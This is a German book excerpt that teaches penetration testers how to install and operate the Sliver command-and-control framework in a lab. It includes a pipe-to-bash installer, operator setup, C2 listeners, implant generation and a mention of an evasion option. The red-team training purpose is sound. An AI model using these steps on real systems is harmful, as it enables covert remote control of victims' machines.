HANSER

Leseprobe

zu

Hacking mit Post Exploitation Frameworks

von Frank Neugebauer und Martin Neugebauer

Print-ISBN: 978-3-446-47872-5
E-Book-ISBN: 978-3-446-47879-4
E-Pub-ISBN: 978-3-446-47973-9

Weitere Informationen und Bestellungen unter
https://www.hanser-kundencenter.de/fachbuch/artikel/9783446478725
sowie im Buchhandel

© Carl Hanser Verlag, München

Inhalt

Vorwort

Liebe Leserinnen und Leser,

die Idee zu diesem Buch entstand bereits 2017 nach der Übung „Locked Shields“. Diese wird seit 2010 jährlich von der NATO durchgeführt und hat sich zur weltweit größten und komplexesten Veranstaltung im Bereich der Cybersicherheit entwickelt. Ziel der militärischen und zivilen IT-Experten bei dieser Übung ist es, in Echtzeit Angriffe auf simulierte Computernetzwerke und kritische Infrastrukturen abzuwehren. Als Leiter des deutschen Blue Teams habe ich damals gelernt, wie wichtig es ist, die Methoden und Werkzeuge der Angreifer zu kennen, um Angriffe vorhersehen und abwehren zu können.

Bei meinen Schulungen im militärischen Umfeld fiel mir auf, dass die teilnehmenden IT-Sicherheitsspezialisten zwar ein gutes technisches Wissen mitbrachten, aber Probleme hatten, sich in die Denkweise eines Angreifers hineinzuversetzen. Oft war nicht klar, wie Cyberkriminelle vorgehen, welche Mittel sie einsetzen und welche Wege sie gehen, um ihre Ziele unerkannt zu erreichen.

Obwohl die Durchführung von praktischen Angriffen mithilfe der im Buch beschriebenen Post Exploitation Frameworks nur einen kleinen Teil der Ausbildung umfasste, stellten wir am Ende der Trainings fest, dass diejenigen Teilnehmer am besten abschnitten, die sich nicht nur theoretische, sondern vor allem praktische Fertigkeiten im Angriff auf simulierte Netzwerke aneignen konnten. Danach waren sie auch in der Lage, neue Bedrohungen und Schwachstellen einzuschätzen und Gegenmaßnahmen zu entwickeln.

Wir empfehlen dieses Buch allen Leserinnen und Lesern, die praktische Erfahrungen im Umgang mit Post Exploitation Frameworks sammeln wollen. Wir gehen davon aus, dass Sie mit dem erworbenen Wissen verantwortungsvoll umgehen und die beschriebenen Werkzeuge nur in legitimen und legalen Kontexten einsetzen.

Wir sind gespannt auf Ihr Feedback und würden uns freuen, wenn Sie uns Ihre Meinung unter *https://buch.pentestit.de* mitteilen.

Frank Neugebauer, Martin Neugebauer

Geleitwort von Marco Krempel

Liebe Leserinnen und Leser,

die Digitalisierung durchdringt mittlerweile nahezu alle Bereiche der Gesellschaft und des öffentlichen Lebens. Kaum etwas, was nicht mit einander vernetzt ist und Daten mit dem oder über das Internet austauscht. Neben dem privaten Bereich hat sich die Digitalisierung auch in sogenannten kritischen Infrastrukturen wie Geldinstituten, der Energieversorgung, dem Gesundheitswesen, der Logistik und dem Verkehrsbereich weiterentwickelt und ist zum entscheidenden Faktor geworden. Auch die Streitkräfte haben sich mit fortschreitender Digitalisierung gewandelt. Schiffe sind heute schwimmende Rechenzentren und Luftfahrzeuge würden ohne eine hohe zweistellige Anzahl an Rechnern nicht fliegen oder einfach vom Himmel fallen. Präzise Positions- und Navigationsdaten für Führungs-, Waffen- und Einsatzsysteme sowie moderne Kommunikationsmittel sind heute entscheidend für Erfolg oder Misserfolg auf einem vernetzten Gefechtsfeld.

Den großen Chancen der Digitalisierung stehen jedoch auch zahlreiche Risiken gegenüber. Kurze technologische Innovationszyklen geben den Takt für neue Produkte und deren Weiterentwicklung vor. Oftmals kommen nicht vollständig ausgereifte Produkte auf den Markt. Beim Erstellen von Software finden in zunehmendem Maße frei verfügbare Module, z. B. Bibliotheken Verwendung, ohne deren Schwachstellen zu kennen. Vorhandene Schwachstellen, egal welche, machen sich Angreifer mit unterschiedlichen Zielen zunutze.

Im militärischen Umfeld ist das Ausnutzen von Schwachstellen gegnerischer Systeme Teil der hybriden Kriegsführung in Vorbereitung und/oder parallel zur Durchführung von konventionellen militärischen Handlungen. Die Bandbreite reicht dabei von der Aufklärung über Beeinflussung von Kommunikationsmitteln und Navigationssystemen bis hin zum vollständigen Unbrauchbarmachen von Waffen- und Einsatzsystemen oder einsatzwichtiger Infrastrukturen.

Um potenziellen Akteuren aus dem Cyberraum möglichst wenig Angriffsfläche auf den zum Einsatz kommenden Systemen zu bieten, kommt der IT-Sicherheit eine besondere Bedeutung zu. Der erstrebenswerte Zustand der „Security by Design“ ist oft nur schwer zu erreichen. Grundlegende Schlüsseltechnologien in der Hand von einigen wenigen Nationen bieten die Möglichkeit der gezielten Manipulation bereits in der Lieferkette.

Penetrationstests sind eine wesentliche Methode Schwachstellen in Systemen und deren Ausnutzbarkeit zielgerichtet zu identifizieren sowie das daraus resultierende Risiko und erforderliche Schutzmaßnahmen abzuleiten. Sie betrachten die Wirksamkeit technischer, organisatorischer und personeller Maßnahmen. Diese reichen von der Awareness der Nutzer bis zur Code-Analyse von Software. Auch im Umfeld der Streitkräfte sind Penetrationstests ein wichtiger Bestandteil zur Gewährleistung der Führungs- und Einsatzfähigkeit als Garant für die Verteidigung unserer demokratischen Grundwerte im Rahmen der Landes- und Bündnisverteidigung.

Ich habe Frank Neugebauer als exzellenten Fachmann im Bereich der IT-Sicherheit kennengelernt. Als aktiver Soldat war er viele Jahre Mitglied des Computer Emergency Response Teams der Bundeswehr. Heute ist er Cyber-Reservist und stellt der Bundeswehr seine Expertise auch als Ausbilder und Trainer zur Verfügung. In diesem Buch gelingt es den

Autoren, komplexe Zusammenhänge für den Laien verständlich zu erklären, ohne den Profi zu langweilen.

Viel Spaß beim Lesen und Ausprobieren der praktischen Anteile!

Oberst Marco Krempel

Leiter Cyber Security Operations Centre
Zentrum für Cyber-Sicherheit der Bundeswehr

Geleitwort von Felix Noack

Liebe Leserschaft,

es ist mir eine große Freude, Ihnen dieses Buch der Autoren Frank und Martin Neugebauer vorstellen zu dürfen. Bücher zum Thema IT-Sicherheit begleiten mich schon seit meiner Studienzeit und ich durfte Frank als anerkannten Experten im Bereich Cybersicherheit und Hacking kennenlernen. In diesem Buch geben die Autoren einen Einblick in die Möglichkeiten, die Angreifer haben, wenn sie erst einmal in ein System eingedrungen sind.

In meinen Anfängen als junger Hacker war ich immer davon überzeugt, dass mein Erfolg darin besteht, in ein System einzudringen. Aber nach mehr als zwei Jahrzehnten in diesem Beruf weiß ich mit Sicherheit, dass das Spiel erst hier beginnt.

In zahlreichen Trainings und Schulungen für angehende Penetrationstester und Cyber-Defense-Spezialisten musste ich jedoch feststellen, dass dies oft zu wenig verstanden wird. Als Angreifer ist die Herausforderung nicht vorbei, wenn man Code ausführen kann. Als Verteidiger verlässt man sich oft auf Firewalls oder Virenscanner und vertraut darauf, dass ein SIEM alle Informationen liefert, die man braucht. Angreifer, die sich bereits im Netzwerk eingenistet haben, lassen sich damit aber kaum aufspüren.

In der realen Welt ist es entscheidend, ob sich ein Angreifer unbemerkt in einem System bewegen kann, um die eigentlichen Ziele eines Angriffs zu erreichen. Die Manipulation von Daten, die Entwendung von Informationen oder die Übernahme der Kontrolle über ein System geschieht nicht von selbst. Es erfordert Geduld, Übung und den gezielten Einsatz geeigneter Werkzeuge – hier kommen Postexploitation Frameworks zum Einsatz.

Lernen kommt von Machen, und praktische Übungen spielen eine entscheidende Rolle. Aus diesem Grund empfehle ich allen Leserinnen und Lesern die Einrichtung und Nutzung der Übungsumgebung.

Durch den Einsatz und den direkten Vergleich verschiedener Frameworks können angehende Penetrationstester und Red Teamer persönliche Präferenzen erkennen und wertvolle Erkenntnisse darüber gewinnen, wie die einzelnen Schritte in den verschiedenen Frameworks ablaufen. Als Verteidiger kann man nachvollziehen, welche Schritte ein Angreifer im Netzwerk unternimmt, um bestimmte Ziele zu erreichen. Nur durch den praktischen Einsatz kann festgestellt werden, welche Logs in der eigenen Infrastruktur erzeugt werden, wenn ein Angreifer bestimmte Aktionen ausführt. Daraus lassen sich Rückschlüsse ziehen, welches Systemverhalten näher untersucht werden sollte.

Dieses Buch eignet sich nicht als Einführung in die Welt des Hackings. Ich empfehle es aber jedem, der sich näher damit beschäftigen möchte, was nach dem ersten Eindringen in ein System möglich ist.

Den Autoren gelingt es in sachlicher Art und Weise, dem Leser die Kernpunkte der Thematik zu vermitteln. Das umfassend vermittelte Fachwissen und die anschauliche Darstellung machen dieses Buch zu einer wertvollen Ressource für Angreifer und Verteidiger in einer Welt, in der sich die IT-Sicherheit täglich verändert.

Ich wünsche Ihnen eine spannende und erkenntnisreiche Lektüre und bin sicher, dass auch Sie von den Inhalten dieses Buches profitieren werden.

Felix Noack

IT-Security Consultant und Cybersecurity Analyst
Citema Systems GmbH eine Citema Group Company

Links zu Hintergrundinformationen und Downloads

[1] Cobalt Strike – *https://www.cobaltstrike.com*

[2] Roslyn API – *https://learn.microsoft.com/de-de/dotnet/csharp/roslyn-sdk*

[3] GitHub Covenant – *https://github.com/cobbr/Covenant*

[4] Download SDK 3.1 für Linux Ubuntu – *https://dotnet.microsoft.com/en-us/download/dotnet/3.1*

[5] Docker Dokumentation – *https://docs.docker.com*

[6] UAC bypass mit *fodhelper.exe https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass*

[7] Payload all the Things – *https://github.com/swisskyrepo/PayloadsAllTheThings*

[8] PrivEsc: Abusing the Service Control Manager – *https://0xv1n.github.io/posts/scmanager*

[9] Windows-sc-Kommando – *https://www.computerhope.com/sc-command.htm*

[10] Windows Security Descriptor Definition Language – *https://github.com/mtth-bfft/winsddl*

3.6 Das Post Exploitation Framework Sliver

Die Entwickler von Sliver bezeichnen ihr Werkzeug als Command-and-Control-System (C2) für Penetrationstester, Red- und Blue-Teams". Die mit Sliver erstellten Implants können sowohl auf Windows- und Linux-Betriebssystemen als auch auf Macs eingesetzt werden. Die Software unterstützt mehrere Callback-Protokolle, darunter DNS, Mutual TLS (mTLS), WireGuard und HTTP (S).

Sliver wurde nach einer Spielkarte aus „Magic the Gathering“ benannt. Dies ist ein weltweit beliebtes Sammelkartenspiel, dessen Erfinder Richard Garfield ist. Der Name spielt auf die Fähigkeit der Kreaturen an, sich mit anderen zu verbünden. Dadurch sind sie in der Lage, exponentiell an Stärke zu gewinnen und die Fähigkeiten der Gemeinschaft zu nutzen. Genau dieser Umstand beschreibt die Multi-User-Fähigkeit von Sliver. Derzeit gibt es Client-Software für Windows, Linux und Mac. Sogenannte Operatoren können sich mit einem Sliver-Server verbinden und gemeinsam gegen ein Ziel vorgehen.

Sliver wurde mit der Programmiersprache Google Go (auch Golang genannt) entwickelt. Zur Erstellung der ausführbaren Programme werden Compiler verwendet, die unter Windows, Linux und MacOS laufen. Durch die Offenlegung des Quellcodes gilt Google Go als vergleichsweise sichere Sprache, da mögliche Fehler im Compilercode schneller erkannt und behoben werden können.

Wer die Software selbst kompilieren möchte, findet auf der GitHub-Seite [1] der Entwickler wertvolle Anregungen. Sowohl die Server- als auch die Client-Software stehen für alle Betriebssysteme, aber auch als lauffähige Programme zum Download [2] bereit.

Sliver zeichnet sich insbesondere durch die Fähigkeit aus, den gesamten Netzwerkverkehr zwischen dem Angriff und den Zielobjekten über das DNS-Protokoll zu tunneln. Abgesehen von der verzögerten und etwas instabilen Kommunikation ist dies oft die einzige Möglichkeit für einen Eindringling, im Zielnetzwerk unentdeckt zu bleiben.

3.6.1 Aufbau und Bestandteile von Sliver

Sliver ist als Client-Server-Architektur konzipiert. Mehrere Clients, auch Operatoren genannt, verbinden sich mit einem Server und können so zusammenarbeiten. Die einzelnen Komponenten (Bild 3.64) werden im Folgenden kurz vorgestellt.

Serverkonsole

Die Serverkonsole wird auch als Hauptoberfläche von Sliver bezeichnet. Sie wird automatisch gestartet, wenn das Programm Sliver-Server ausgeführt wird. Betrachtet man den Programmcode etwas genauer, so lassen sich nur geringe Unterschiede zwischen Server- und Clientkonsole feststellen, die serverseitig aus Kommandos zur Verwaltung der Mehrbenutzerfunktionalität bestehen. Die Serverkonsole kommuniziert mit dem Server über eine gRPC-Schnittstelle. Dies geschieht alles im Hauptspeicher. Remote-Procedure-Call (RPC)-Systeme sind dafür bekannt, dass sie in Client-Server-Architekturen besonders effektiv arbeiten. Das Verfahren wurde 2015 von Google (g steht für Google) entwickelt. Heute ist der Quellcode offengelegt und wird als Open Source weiterentwickelt.

Sliver-Server

Der Sliver-Server verwaltet die interne Datenbank und ist für den Betrieb der Listener zuständig. Standardmäßig startet der Server nur einen In-Memory-gRPC-Listener, der die Kommunikation mit der Serverkonsole übernimmt. Im Multiplayer-Modus kann die gRPC-Schnittstelle jedoch auch über TLS (mTLS) im Netzwerk zur Verfügung gestellt werden, um die Verbindung zu den Operatoren sicherzustellen.

Sliver-Client

Die Client-Konsole ist die eigentliche Benutzerschnittstelle für alle Operatoren. Sie kommuniziert mit dem Server. Auf den ersten Blick unterscheidet sie sich optisch kaum von der Serverkonsole. Ein besonderer Vorteil ist, dass sie sowohl für Linux als auch für Windows und macOS kompiliert werden kann.

Listener

Der Sliver-Server stellt eine Vielzahl von Listenern zur Verfügung. Diese zeichnen eingehende Daten auf, sobald ein Implant auf dem Zielsystem ausgeführt wird. Die auch von anderen Post Exploitation Frameworks bekannten http(s)-Listener bauen ihre TCP-Verbindungen über die Ports **80** oder **443** auf.

TLS, früher SSL genannt, authentifiziert den Server in einer Client-Server-Verbindung und verschlüsselt die Kommunikation zwischen beiden, sodass externe Parteien die Kommunikation nicht einsehen können. In einer Mutual TLS (mTLS)-Verbindung tauschen der Server, von dem eine Nachricht stammt, und der Client, der sie empfängt, Zertifikate einer gegenseitig vertrauenswürdigen Zertifizierungsstelle aus. Die Zertifikate beweisen die Identität jedes Teilnehmers.

Mit dem WireGuard-Listener (wg) wird die Kommunikation zwischen Client und Server über ein Virtual Private Network (VPN) sichergestellt. Dadurch können die angeschlossenen Geräte so kommunizieren, als wären sie im selben Netzwerk. Die Entwickler empfehlen, sowohl mTLS als auch wg als Listener zu verwenden, wann immer dies möglich ist.

Eine weitere Möglichkeit sind DNS-Listener. Benutzer müssen etwas mehr Aufwand betreiben, um sie nutzen zu können. Es wird eine von ihnen kontrollierte Domain inklusive der DNS-Einstellungen benötigt. Die Kommunikation zwischen Client und Server erfolgt zeitverzögert über einen DNS-Resolver unter Verwendung des UDP-Protokolls. Einsteigern empfehlen wir daher, mit einem anderen Listener-Typ zu beginnen.

Implant

Als Implant wird der eigentliche Code bezeichnet, der auf dem Zielsystem ausgeführt werden muss, um eine Rückverbindung zum Angreifer herzustellen.

Er kann in verschiedenen Formen vorliegen, z. B. als Binärdatei, Shellcode oder PowerShell-Befehl, und ist auf allen gängigen Betriebssystemen einsetzbar.

Sliver unterstützt seit der Version 1.5 die Betriebsmodi „Beacon Mode“ und „Session Mode“. Der Beacon-Modus stellt eine asynchrone Kommunikation dar, bei der sich das Implant regelmäßig beim Server anmeldet, Tasks abruft, ausführt und die Ergebnisse zurückliefert. Im Session Mode baut das Implant eine interaktive Sitzung in Echtzeit auf, indem es entweder eine permanente Verbindung oder eine lange Anfrage verwendet.



Bild 3.64 Aufbau und Bestandteile von Sliver

3.6.2 Sliver installieren

Die Entwickler von Sliver schreiben auf ihrer Website, dass die Inbetriebnahme mit dem Download der entsprechenden Software und dem Start von Server und Client abgeschlossen ist. Wer jedoch die Multi-User-Eigenschaften der Software testen möchte, muss schon etwas gezielter vorgehen.

Vorab sei erwähnt, dass Sliver das Cross-Compiler-Paket *MinGW* benötigt und optional mit Metasploit zusammenarbeiten kann. In diesem Abschnitt wird die Installation eines Sliver-Servers und -Clients auf Basis von Ubuntu-Linux beschrieben. Außerdem wird ein zusätzlicher Operator erstellt, der auf einem Windows-Betriebssystem läuft, um von dort aus an der Erkundung des Zielobjekts teilzunehmen. Wir gehen bei der Installation in mehreren Schritten vor:

Schritt 1: Metasploit auf dem Server einrichten (optional)

Es wird vorausgesetzt, dass Ubuntu 22.04 bereits auf dem Server installiert ist. Eine grafische Oberfläche wird für die Installation nicht benötigt. Im folgenden Szenario wird Metasploit nicht zusammen mit Sliver verwendet. Es steht Ihnen also frei, ob Sie Metasploit installieren wollen oder nicht. Wer Kali Linux verwendet, hat die Software bereits installiert und kann diesen Schritt ebenfalls überspringen.

Die Installation des Metasploit Frameworks wurde bereits in Abschnitt 3.1.1 beschrieben. Dort finden Sie auch Informationen zur Einrichtung einer PostgreSQL-Datenbank zur Speicherung der eingehenden Daten.

Schritt 2: Sliver-Server und Sliver-Client mit Installationsskript einrichten

Mit dem folgenden Kommando wird das Cross-Compiler-Paket *MinGW* installiert, das für den Betrieb von Sliver zwingend erforderlich ist. Der folgende Linux-One-Liner lädt die benötigten Sliver-Komponenten herunter und richtet einen Sliver-Server sowie den Sliver-Client für den Betrieb ein:

```
sudo apt install mingw-w64 curl
curl https://sliver.sh/install|sudo bash
```

Schritt 3: Neuen Operator auf dem Sliver-Server einrichten

Neue Operatoren können nur auf dem Server angelegt werden. Das Installationsskript in **Schritt 2** hat die ausführbaren Dateien für den Client und den Server in das Verzeichnis */root* installiert. Wenn Sie das Linux-Installationsskript, wie in **Schritt 2** beschrieben, verwendet haben, dann läuft der Sliver-Server bereits im Daemon-Modus einschließlich der Multiplayer-Option. Sie können sich den Prozess mit dem Kommando `ps -ax` anzeigen lassen (Bild 3.65).

```
 309 ?        S      0:00 sshd: user@pts/3
 310 pts/3    Ss     0:00 -bash
1334 ?        Ss     0:00 /lib/systemd/systemd-networkd
1340 ?        Ss     0:00 /lib/systemd/systemd-resolved
1343 ?        Ss     0:00 /lib/systemd/systemd-journald
3213 ?        Ss     0:00 gpg-agent --homedir /root/.gnupg --use-standard-socket --daemon
3251 ?        Ssl    0:00 /root/sliver-server daemon
3325 pts/3    R+     0:00 ps -ax
```

Bild 3.65 Der Sliver-Server läuft im Daemon-Modus.

In diesem Fall können sie fortfahren, um einen neuen Nutzer anzulegen. Eine zweite Möglichkeit des Programmstarts zeigen wir anschließend.

Wechseln Sie nun in das */root*-Verzeichnis als privilegierte Nutzer und rufen Sie den Sliver-Server auf (Bild 3.66)

```
sudo su
cd /root
./sliver-server
```

```
root@buch-ubuntu2:/home/user# cd /root
root@buch-ubuntu2:~# ./sliver-server

All hackers gain assist
[*] Server v1.5.36 - 796a0dbde198aeff29a3c94e3d78be1dce39ff1e
[*] Welcome to the sliver shell, please type 'help' for options

[server] sliver >
```

Bild 3.66 Die Konsole des Sliver-Servers

Mit dem Befehl `new-operator` werden die Zugangsdaten für einen neuen Operator angelegt. Diese müssen dann auf den anzuschließenden Client übertragen werden. Auch hier empfehlen wir, die Hilfe zu verwenden:

```
server] sliver > help new-operator
Create a new operator config file
Usage:
======
  new-operator [flags]
Flags:
======
  -h, --help            display help
  -l, --lhost string    listen host
  -p, --lport int       listen port (default: 31337)
```

```
  -n, --name  string    operator name
  -s, --save  string    directory/file to the binary to
```

In diesem Beispiel erzeugen wird die Zugangsdaten für einen Nutzer *John*, der auf einen Sliver-Server mit der IP **192.168.171.202** und Port **31337** zugreifen soll und speichern die Konfigurationsdatei *john.cfg* im Verzeichnis */home/user* ab:

```
new-operator -l 192.168.171.202 -p 31337 -n john -s /home/user/john.cfg
```

Selbstverständlich müssen Sie die IP-Adresse und den Port des Servers an Ihre Gegebenheiten anpassen. Um die Datei über das Netzwerk zu übertragen, wechseln Sie in das Verzeichnis */home/user* und verwenden das bereits bekannte Python-Modul für einen Webserver:

```
cd /home/user
sudo python3 -m http.server 80
```

Wir hatten Ihnen eine zweite Möglichkeit des Programmstarts angekündigt, die Sie immer dann verwenden sollten, wenn Sie den Sliver-Server zum wiederholten Male nutzen, Operatoren bereits angelegt haben und keine interaktive Konsole benötigen. In diesem Fall verwenden Sie den Parameter `daemon` wie im folgenden Beispiel:

```
cd /root
./sliver-server daemon &
```

Mit dem Parameter `operator` ist es in diesem Zusammenhang sogar möglich, einen weiteren Operator anzulegen, wie der folgende Befehl deutlich macht:

```
./sliver-server operator -l 192.168.171.202 -p 31337 -n susi -s /home/user/susi.cfg
```

Erhalten Sie beim Programmstart die Fehlermeldung *daemon listen tcp :31337: bind: address already in use*, so läuft der Daemon-Modus bereits und muss mit dem Befehl `kill <PID>` beendet werden. ■

Schritt 4: Windows Client installieren und Benutzer einrichten

Wechseln Sie nun zur Windows-Maschine oder virtuellen Umgebung auf der Seite des Angreifers. Orientieren Sie sich dabei an der Übungsumgebung, die wir Ihnen in Kapitel 2 vorgestellt haben. In diesem Beispiel verwenden wir den Windows-PC mit der IP **192.168.171.204**. Richten Sie hier den Benutzer *John* ein und fügen Sie ihn zur Gruppe der lokalen Administratoren hinzu.

Laden Sie nun die Client-Software herunter und legen Sie sie in einem beliebigen Verzeichnis ab. Das so installierte Programm kann später nur über die Windows-Eingabeaufforderung *cmd.exe* gestartet werden. Sie benötigen außerdem die Konfigurationsdatei für den Benutzer *John*, die wir in **Schritt 3** auf dem Sliver-Server erstellt haben. Zum Übertragen der Dateien kann z. B. die PowerShell verwendet werden. Die beschriebene Vorgehensweise wird im folgenden Listing demonstriert. Öffnen Sie dazu die PowerShell-Eingabeaufforderung und geben Sie die folgenden Befehle ein:

```
01  Start-BitsTransfer -Source  https://github.com/BishopFox/sliver/releases/
download/v1.5.36/sliver-client_windows.exe -Destination c:\users\john
02  Start-BitsTransfer -Source http://192.168.171.202/john.cfg -Destination
c:\users\john
```

Passen Sie in der ersten Zeile gegebenenfalls im Downloadpfad die Versionsnummer an, um die aktuelle Version des Windows-Programms herunterzuladen.

Nach einem erfolgreichen Download sollten beide Dateien im Verzeichnis *C:\Users\john* abgelegt sein. Abschließend wird die Konfigurationsdatei in die Client-Software importiert. Nutzen Sie hierfür die Windows-Eingabeaufforderung und navigieren Sie zum genannten Verzeichnis.

```
C:\Users\john>sliver-client_windows.exe import john.cfg
2023/03/27 19:01:58 Saved new client config to: C:\Users\john\.sliver-client\configs\
john_192.168.171.202.cfg
```

Sliver ist nun betriebsbereit und kann in der Windows-Eingabeaufforderung ohne zusätzliche Parameter aufgerufen werden. Dem Administrator auf dem Server wird angezeigt, dass sich der Benutzer John erfolgreich angemeldet hat. Mit dem Befehl `operators` (Bild 3.67) kann er sich den Status der eingerichteten Benutzer anzeigen lassen.

```
[*] john has joined the game

[server] sliver > operators

 Name   Status
====== =========
 root   Offline
 user   Offline
 john   Online

[server] sliver >
```

Bild 3.67
Operator „John“ hat sich erfolgreich am Sliver-Server angemeldet.

3.6.3 Sliver – ein einfaches Szenario zur Einführung

In diesem Szenario gehen wir davon aus, dass Sie einen Server unter Linux verwenden und der Operator seine Client-Software, wie im vorangegangenen Abschnitt beschrieben, auf einem Windows-PC installiert und sich erfolgreich am Sliver-Server angemeldet hat. In diesem Einführungsbeispiel zeigen wir, wie Sie verschiedene Implants für die unterschiedlichen Betriebssysteme generieren und einsetzen können, um Zugriff auf die Zielsysteme zu erlangen.



Bild 3.68 Ein einfaches Szenario mit Sliver

Schritt 1: Sliver-Server und -Client starten

Starten Sie den Sliver-Server (**192.168.171.202**) mit folgenden Befehlen:

```
sudo su
dd root
./sliver-server deamon &
```

Melden Sie sich in der virtuellen Umgebung an, in der sich der Sliver-Client (**192.168.171.204**) befindet, und rufen Sie dort die Eingabeaufforderung *cmd.exe* auf. Wechseln Sie nun in das Verzeichnis, in dem Sie die Client-Software installiert und die Konfiguration für den entsprechenden Operator gespeichert haben. Durch den Aufruf des Programms wird eine Verbindung zum Server aufgebaut und der verwendete Operator als „online“ angezeigt (Bild 3.69).



Bild 3.69 Der Sliver-Client ist auf dem Windows-PC gestartet.

Sie können die Befehle direkt in die Konsole eingeben. Beachten Sie auch hier, dass Sie mit der Hilfefunktion zusätzliche Informationen auf den Bildschirm holen können.

Schritt 2: Listener erstellen

Zunächst erstellen wir zwei Listener, die später die eingehenden Daten von den Zielsystemen empfangen können. Für dieses Einführungsbeispiel wählen wir `mtls` und `http`.

```
sliver > mtls
[*] Starting mTLS listener ...
[*] Successfully started job #1

sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #2
sliver >
```

Der Befehl `jobs` zeigt an, ob die Listener gestartet sind und welche Ports sie auf dem Server belegen.

```
sliver > jobs
ID   Name   Protocol   Port
==== ====== ========== ======
 1    mtls   tcp        8888
 2    http   tcp        80
sliver >
```

Der Befehl `jobs -h` listet zusätzliche Optionen auf, mit denen die erzeugten Listener wieder entfernt werden können. Um zum Beispiel den `mtls`-Listener mit der *ID 2* vom Server zu löschen, verwenden Sie den Befehl `jobs -k 2`.

Schritt 3: Erstellen von Implants für die verschiedenen Betriebssysteme

In diesem Beispiel gehen wir davon aus, dass im Zielobjekt verschiedene Betriebssysteme verwendet werden. Daher werden wir Implants für Windows, Linux und macOS erzeugen.

Mit dem Befehl `help generate` erhalten Sie eine Vielzahl von Optionen, die Sie für die Erstellung Ihrer Implants verwenden können. Bevor Sie beginnen, empfehlen wir Ihnen, sich die verschiedenen Einstellungen kurz anzusehen. Interessant ist z. B. der Parameter `-e`, der helfen soll, Schutzfunktionen der Betriebssysteme zu überwinden. Für einen ersten Test reichen jedoch nur wenige Parameter aus, um funktionsfähige Implants zu erzeugen.

